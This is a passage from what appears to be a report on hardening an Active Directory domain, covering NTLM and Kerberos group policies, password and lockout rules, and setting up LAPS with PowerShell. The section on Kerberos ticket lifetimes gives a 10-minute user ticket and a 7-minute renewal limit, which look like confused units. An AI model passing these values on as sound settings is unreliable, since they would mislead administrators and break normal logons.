


Figure 3.24: Minimum Session Security for NTLM SSP Servers

- **Network Security: Restrict NTLM: Audit NTLM Traffic Inbound**

Enable the "Restrict NTLM: Audit NTLM Traffic Inbound" policy to track NTLM authentication attempts on inbound traffic. This can help identify unauthorized access attempts and assist in auditing NTLM usage.




Figure 3.25: Audit NTLM Traffic Inbound

- **Network Security: Restrict NTLM: Outbound NTLM Traffic to Remote Servers**

Configure the "Restrict NTLM: Outbound NTLM Traffic to Remote Servers" policy to prevent the use of NTLM authentication when connecting to remote servers. This minimizes the exposure of NTLM traffic across the network.




Figure 3.26: Outbound NTLM Traffic to Remote Servers

3.1.6 Configuring Allowed Encryption Types for Kerberos

Rule:

Configure the "Network Security: Configure Encryption Types Allowed for Kerberos" policy to ensure that only secure encryption algorithms are used for Kerberos authentication. By specifying strong encryption types, we can mitigate the risk of weak or outdated encryption being used in authentication processes.




Figure 3.27: Kerberos encryption Types

3.1.7 Server Network: Target Server SPN Validation Level

Rule:

Configure the "Network Security: Target Server SPN Validation Level" policy to ensure that service principal names (SPNs) used in the environment are validated correctly. By enforcing the validation level, we can prevent attacks such as Kerberos ticket forging and man-in-the-middle attacks.




Figure 3.28: Target Server SPN Validation Level

3.1.8 Linking the Created GPO to our domain

Objective:

After creating the required Group Policy Object (GPO) for hardening the Active Directory, the next step is to link the GPO to the domain. This will apply the security configurations to all relevant domain controllers and computers within the scope of the GPO. Additionally, we use `gpupdate` to force the update of group policies across the system.




Figure 3.29: GPO linking




Figure 3.30: selecting the created GPO

4 Implementing Best Practices for Password Policies and Account Management

4.1 Audit of Minimum Password Length

Rule:

Configure the "Audit of Minimum Password Length" policy to enforce a password length requirement that complies with security best practices. This helps ensure that users choose passwords that are sufficiently strong to resist brute-force attacks.




Figure 3.31: Audit of Minimum Password Length

4.2 Password History Retention

Rule:

Enable the "Enforce Password History" policy to prevent users from reusing recent passwords. This helps reduce the risk of password guessing and other attacks that rely on repeated password usage.




Figure 3.32: Password History Retention

4.3 Maximum Password Age

Rule: Configure the "Maximum password age" policy to enforce password changes at regular intervals. This reduces the risk of long-term password exposure.




Figure 3.33: Maximum Password Age

4.4 Minimum Password Length

Rule:

Ensure that the "Minimum password length" policy is set to a sufficient value to enforce strong passwords for all users.




Figure 3.34: Minimum Password Length

4.5 Enforcing Account Lockout Policies

Rules:

- **Account Lockout Duration:** The account will be locked for **15 minutes** after the maximum number of invalid login attempts.
- **Account Lockout Threshold:** The account will be locked after **3** invalid login attempts.

Objective:

Enforcing these account lockout policies helps to mitigate brute-force attacks by limiting the number of attempts an attacker can make to guess a password. Once the threshold for invalid login attempts is reached, the account is locked for a specified duration, increasing the time needed for the attacker to continue their attempts.

Settings:

- **Account lockout duration:** 15 minutes
- **Account lockout threshold:** 3 invalid login attempts




Figure 3.35: Account lockout duration




Figure 3.36: Account lockout threshold

4.6 Testing Password Policy Enforcement

Overview:

This section will test the password policy enforcement to ensure that the newly configured rules for minimum password length, password history, and maximum password age are properly applied. We will attempt to set a password that does not meet the minimum length requirement and verify that the system prevents the change.

Expected Outcome:

The system should reject the new password and display an error message stating that the password does not meet the minimum length or other configured requirements.




Figure 3.37: Password testing




Figure 3.38: expected error

4.7 Enforcing Session and Ticket Lifetimes

Rule:


Configure the maximum lifetime for service tickets and user tickets, as well as the maximum lifetime for ticket renewal. Additionally, restrictions for session logins should be enforced, and clock tolerance should be synchronized.

Objective:

By configuring these settings, we reduce the potential impact of ticket theft and abuse by limiting the time window during which tickets are valid. This also improves the security posture of the Active Directory environment by enforcing tighter session controls and reducing the tolerance for clock skew.

Settings:

- **Maximum lifetime for service tickets:** 600 minutes
- **Maximum lifetime for user tickets:** 10 minutes
- **Maximum lifetime for ticket renewal:** 7 minutes
- **Maximum tolerance for clock skew:** 5 minutes



Stratégie	Paramètres de stratégie
Appliquer les restrictions pour l'ouverture de session	Activé
Durée de vie maximale du ticket de service	600 minutes
Durée de vie maximale du ticket utilisateur	10 minutes
Durée de vie maximale pour le renouvellement du ticket utilis...	7 minutes
Tolérance maximale pour la synchronisation de l'horloge de l'...	5 minutes

Figure 3.39: configured tickets

4.8 implementing LAPS

LAPS is a solution developed by Microsoft to securely manage local administrator account passwords in an Active Directory (AD) environment. LAPS generates unique, complex, and random passwords for each machine, enhancing security by preventing the use of shared passwords across multiple systems. This automated password management mechanism reduces the risk of attacks such as **Pass-the-Hash** and **privilege escalation**, which often exploit common or weak passwords.

LAPS integrates directly with Active Directory and stores the passwords in specific AD attributes, which are protected by strict access controls. This solution eliminates the need for administrators to manually manage local account passwords, ensuring a high level of security and compliance.

4.8.1 Extending the Active Directory Schema for LAPS

Process:

Extend the Active Directory schema with the attributes "ms-Mcs-AdmPwd" and "ms-Mcs-AdmPwdExpirationTime"

Objective:

The purpose of extending the Active Directory schema is to enable LAPS to securely store local administrator passwords and their expiration times for each machine in the domain. This ensures that passwords are unique and complex, providing enhanced security against attacks targeting shared or weak passwords.

Settings:

- **ms-Mcs-AdmPwd:** Stores the unique local administrator password for each machine.

- **ms-Mcs-AdmPwdExpirationTime**: Tracks the expiration time of the local administrator password.

```
PS C:\Users\Administrateur> Import-Module AdmPwd.PS
PS C:\Users\Administrateur> Update-AdmPwdADSchema

Operation      DistinguishedName      Status
-----
AddSchemaAttribute cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=M... EntryAlreadyExists
AddSchemaAttribute cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=MINIPJ,DC=local EntryAlreadyExists
ModifySchemaClass cn=computer,CN=Schema,CN=Configuration,DC=MINIPJ,DC=local AttributeOrValueExists
```

Figure 3.40: AD Schema Extension for LAPS

4.8.2 Configuring Permissions for LAPS

Process:

Use the **Find-AdmPwdExtendedRights** command to check which groups have the rights to manage local administrator passwords within a specific Organizational Unit (OU).

Objective:

Configuring appropriate permissions ensures that only authorized groups or users can access or manage the local administrator passwords stored by LAPS. This step is essential to maintain strict control over sensitive information and to follow the principle of least privilege.

Settings:

- **Extended Right Holders**: The groups or users with permissions to manage LAPS passwords.

```
PS C:\Users\Administrateur> Find-AdmPwdExtendedRights -Identity "Computers" | Format-Table -AutoSize

ObjectDN      ExtendedRightHolders
-----
OU=Computers,OU=AdminsOU,DC=MINIPJ,DC=local {AUTHORITE NT\Systeme, MINIPJ\Admins du domaine}
```

Figure 3.41: LAPS Permissions Configuration

4.8.3 Assigning Permissions for LAPS Management

Process:

Configure permissions for groups such as "Domain Admins" to ensure proper access rights for managing LAPS passwords.

Objective: Granting the "Domain Admins" group appropriate permissions over the "Computers" OU is crucial for managing local administrator passwords with LAPS. This ensures that the right personnel can perform necessary tasks while maintaining a secure environment.

Settings:

- **Principal**: Admins du domaine
- **Permissions**: Full Control, List Contents, Read All Properties, and object management permissions like deleting and creating **msDS-AppData** objects.




Figure 3.42: Assigning LAPS Permissions

4.8.4 Delegating Permissions for Computers to Access Their Own LAPS Passwords

Process:

Use the `Set-AdmPwdComputerSelfPermission` command to delegate permissions to computers within a specific Organizational Unit (OU) so they can read their own LAPS passwords.

Objective:

Delegating these permissions ensures that computers in the "Computers" OU can securely access their own local administrator passwords without giving unnecessary access to other users or groups. This step aligns with the principle of least privilege, allowing computers to perform necessary operations independently.

Settings:

- **Organizational Unit:** Computers
- **Delegated Permission:** Computers are granted the ability to read their own LAPS passwords.




Figure 3.43: Delegating LAPS Permissions for Computers

4.8.5 Delegating Permissions to Read and Reset LAPS Passwords

Process:

Use the `Set-AdmPwdReadPasswordPermission` and `Set-AdmPwdResetPasswordPermission` commands to delegate the rights to read and reset local administrator passwords for computers in a specific Organizational Unit (OU).


Objective:

Delegating the "Admins du domaine" group the permissions to read and reset LAPS passwords is essential for ensuring that domain administrators can manage local administrator passwords

when necessary, while keeping the control of these passwords secure.

Settings:

- **Organizational Unit:** Computers
- **Allowed Principals:** Admins du domaine
- **Permissions Delegated:**
 - Read LAPS passwords.
 - Reset LAPS passwords.



```
PS C:\Users\Administrateur> Set-AdmPwdReadPasswordPermission -OrgUnit Computers -AllowedPrincipals "Admins du domaine"

Name           DistinguishedName      Status
-----
Computers      OU=Computers,OU=AdminsOU,DC=MINIPJ,DC=local  Delegated

PS C:\Users\Administrateur> Set-AdmPwdResetPasswordPermission -OrgUnit Computers -AllowedPrincipals "Admins du domaine"

Name           DistinguishedName      Status
-----
Computers      OU=Computers,OU=AdminsOU,DC=MINIPJ,DC=local  Delegated
```

Figure 3.44: Delegating LAPS Read and Reset Permissions

4.8.6 Configuring LAPS Group Policy Settings

Process:

Create and configure a Group Policy Object (GPO) to enable and manage local administrator password policies through LAPS.

Objective:

